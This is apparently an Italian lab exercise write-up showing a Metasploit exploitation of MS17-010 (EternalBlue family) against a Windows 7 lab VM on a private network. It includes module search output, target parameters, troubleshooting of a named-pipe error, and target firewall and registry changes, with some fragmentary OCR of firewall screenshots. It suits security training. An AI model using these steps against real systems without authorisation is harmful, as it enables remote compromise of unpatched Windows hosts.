
Exploit sul target Windows sfruttando con Metasploit la vulnerabilità MS17010


La pratica è stata svolta da macchina Kali Linux con IPv4 192.168.50.100 su target Windows 7 con IPv4 192.168.50.102

Ricerca exploit con comando **search**. L'exploit di interesse è PsExec, numero 10.




```
       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms17

Matching Modules
================

   #   Name                                                Disclosure Date  Rank     Check  Description
   -   ----                                                ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue            2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                       .                .        .      .
   2     \_ target: Windows 7                              .                .        .      .
   3     \_ target: Windows Embedded Standard 7            .                .        .      .
   4     \_ target: Windows Server 2008 R2                 .                .        .      .
   5     \_ target: Windows 8                              .                .        .      .
   6     \_ target: Windows 8.1                            .                .        .      .
   7     \_ target: Windows Server 2012                    .                .        .      .
   8     \_ target: Windows 10 Pro                         .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation       .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec                 2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                              .                .        .      .
   12    \_ target: PowerShell                             .                .        .      .
   13    \_ target: Native upload                          .                .        .      .
   14    \_ target: MOF upload                             .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                            .                .        .      .
   16    \_ AKA: ETERNALROMANCE                            .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                           .                .        .      .
   18    \_ AKA: ETERNALBLUE                               .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command                2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                            .                .        .      .
   21    \_ AKA: ETERNALROMANCE                            .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                           .                .        .      .
   23    \_ AKA: ETERNALBLUE                               .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010                  .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                              .                .        .      .
   26    \_ AKA: ETERNALBLUE                               .                .        .      .
   27  exploit/windows/fileformat/office_ms17_11882        2017-11-15       manual   No     Microsoft Office CVE-2017-11882
   28  auxiliary/admin/mssql/mssql_escalate_execute_as     .                normal   No     Microsoft SQL Server Escalate EXECUTE AS
   29  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli .               normal   No     Microsoft SQL Server SQLi Escalate Execute AS
   30  exploit/windows/smb/smb_doublepulsar_rce            2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   31    \_ target: Execute payload (x64)                  .                .        .      .
   32    \_ target: Neutralize implant                     .                .        .      .
```

Una volta selezionato l'exploit di interesse con il suo numero di riferimento, settiamo i parametri rhosts e lhost





Proviamo a lanciare l'exploit ma riceviamo un messaggio di errore riguardo le named pipe. Sembra che l'exploit non sia riuscito a trovare le named pipes sulla macchina target.

Le named pipe sono un meccanismo IPC (Inter Process Communication) che consente lo scambio di dati tra processi. Windows utilizza Named Pipe per la comunicazione tra i servizi del sistema, come il protocollo SMB, che permette la condivisione di file e stampanti in rete.





Tramite scansione Nessus, scansione nmap (che mostra che le porte su cui gira il servizio sono aperte) e run del comando **check** con Metasploit, ci assicuriamo che il target sia effettivamente vulnerabile a ms17_010







Bisogna dunque assicurarsi del fatto che non ci siano regole firewall che blocchino la condivisione delle Named Pipe, che il Servizio di Condivisione File e Stampanti sia attivo e che la chiave NullSessionPipes includa l'abilitazione delle pipe che ci servono.



Windows Firewall con sicurezza avanzata
File
Azione
Visualizza
?
ws Firewall con sicurezza avanzata ir
gole connessioni in entrata
gole connessioni in uscita
gole di sicurezza delle connessioni
nitoraggio
Regole connessioni in entrata
Nome
Gruppo
Condivisione file e stampanti (richiesta e...
Condivisione file e stampanti (servizio sp...
Condivisione file e stampanti (SMB-In)
Servizio peer caching BITS (NB-Session-In)
Connessione a un proiettore di rete (TCP...
Connessione a un proiettore di rete (WSD...
Azioni
Regole connessioni...
Nuova regola...
Filtra per profilo
Filtra per stato
Filtra per gruppo
Visualizza
Aggiorna
Esporta elenco...
Guida
Condivisione file e ...
Disabilita regola
Taglia
Copia
Elimina
Proprietà
Guida


Windows Firewall con sicurezza avanzata
File
Azione
Visualizza
?
ws Firewall con sicurezza avanzata ir
jole connessioni in entrata
jole connessioni in uscita
jole di sicurezza delle connessioni
nitoraggio
Regole connessioni in entrata
